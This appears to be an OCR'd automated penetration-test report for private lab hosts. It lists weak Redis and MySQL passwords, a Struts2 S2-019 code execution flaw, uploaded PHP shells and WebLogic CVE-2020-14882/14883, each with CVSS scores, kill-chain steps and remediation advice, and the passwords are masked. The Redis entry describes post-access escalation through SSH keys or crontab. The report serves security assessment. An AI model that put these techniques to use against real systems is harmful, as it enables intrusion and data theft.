
https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Detail(Total 2):

#1/2 Vulnerability Target: 192.168.105.196

Current User: root
Database Count: 6
Table Count: 88


Kill Chain Analysis



#2/2 Vulnerability Target: 192.168.105.200

Current User: root
Database Count: 7
Table Count: 430

Kill Chain Analysis



7 redis credentials obtained via Redis Weak Password vul

Critical

Type	Rank	CVSS Score
Credential Disclosure	Critical	8.2

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Description:

Redis weak password is vulnerable to brute-force attack. Attackers can login Redis database with weak password and access confidential or protected data. If security settings are wrong, attackers can write their own public key to the author_ssh folder or write system commands to crontab to execute.

Solution:

1. Enforce a strong password policy 2. Restrict access only to specific IPs

Reference:


https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Detail(Total 1):

#1/1 Vulnerability Target: 192.168.105.197

Current User: None
Service: redis
Port: 6379
Username: None
Password: ******

Kill Chain Analysis



8 - 9 MySQL credentials obtained via MySQL Weak Password vul

Critical

Type	Rank	CVSS Score
Credential Disclosure	Critical	8.2

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Description:

MySQL weak password is vulnerable to brute-force attack. Attackers can login MySQL with weak password to access confidential or protected data. If it is the root account, the attackers can inject malicious settings into MySQL configuration files which leading to critical consequences.

Solution:

1. Enforce a strong password policy 2. Restrict access only to specific IPs

Reference:

https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Detail(Total 2):

#1/2 Vulnerability Target: 192.168.105.196

Current User: root
Service: MySQL
Port: 3306
Username: root
Password: ******

Kill Chain Analysis

Attack Sequence 1
Found 192.168.105.196 target

Attack Sequence 2
Found 3306 open


Attack Sequence 3
Found MySQL Weak Password
Targets: 192.168.105.196

Attack Sequence 4
Using MySQL Weak Password vulnerability successfully obtained MySQL Weak Password
Targets: 192.168.105.196
Service: MySQL
Username: root
Password: ******

#2/2 Vulnerability Target: 192.168.105.200

Current User: guest
Service: MySQL
Port: 3306
Username: root
Password: ******
Port: 3306
Username: guest
Password: ******

Kill Chain Analysis



10 Shell connection obtained via Struts2 Remote Code Execution(S2-019) vul

Critical

Type	Rank	CVSS Score
Remote Command Execution	Critical	5.0

CVSS Vector:

AV:N/AC:L/Au:N/C:N/I:P/A:N

Description:

The ParametersInterceptor in Apache Struts before 2.3.16.2 allows remote attackers to "manipulate" the ClassLoader via the class parameter, which is passed to the getClass method.

Solution:

At present, the manufacturer has released an upgrade patch to fix this security problem. The link to get the patch is http://struts.apache.org/release/2.3.x/docs/s2-019.html

Reference:


http://struts.apache.org/release/2.3.x/docs/s2-019.html
https://nvd.nist.gov/vuln/detail/CVE-2014-0094

Detail(Total 1):

#1/1 Vulnerability Target: http://192.168.105.197:8008/devmode.action

Current User: root
OS: linux

Kill Chain Analysis



11 - 12 Shell connection obtained via File Upload vul

Critical

Type	Rank	CVSS Score
Remote Command Execution	Critical	8.2

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Description:

The implementation code of the file upload function does not strictly limit the file suffix and file type uploaded by the user, which allows the attacker to upload arbitrary files to a directory that can be accessed through the web. Allowing users to upload arbitrary files could allow attackers to inject dangerous content or malicious code and run it on the server.

Solution:

1. For the uploaded file, hide the path of the uploaded file when returning the data package. 2. The security filter on the server side strictly controls the type and suffix of the uploaded file. 3. The upload type is subject to security restrictions. JS front-end and back-end are subject to double-layer

security restrictions, including file extension security detection, mime file type security detection, and upload file size restriction. 4. Restrict the folder security of the uploaded directory, remove the script execution permission of the directory, and only run ordinary JPG pictures, and read-write permission.

Reference:


https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Detail(Total 2):

#1/2 Vulnerability Target: http://192.168.105.196:81/upload/1.php

Current User:
OS:


Kill Chain Analysis



#2/2 Vulnerability Target: http://192.168.105.196:81/upload/4.php

Current User:
OS:

Kill Chain Analysis



13 Shell connection obtained via Oracle WebLogic HTTP Console Code Execution (CVE-2020-14882/CVE-2020-14883) vul

Critical

Type	Rank	CVSS Score
Remote Command Execution	Critical	9.8

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server. After the combination of cve-2020-14882 and cve-2020-14883, remote and authorized attackers can execute arbitrary code directly on the server to obtain system privileges.

Solution:

At present, vendors have released upgrade patches to fix this security issue. Please refer to the reference link for details.

Reference:

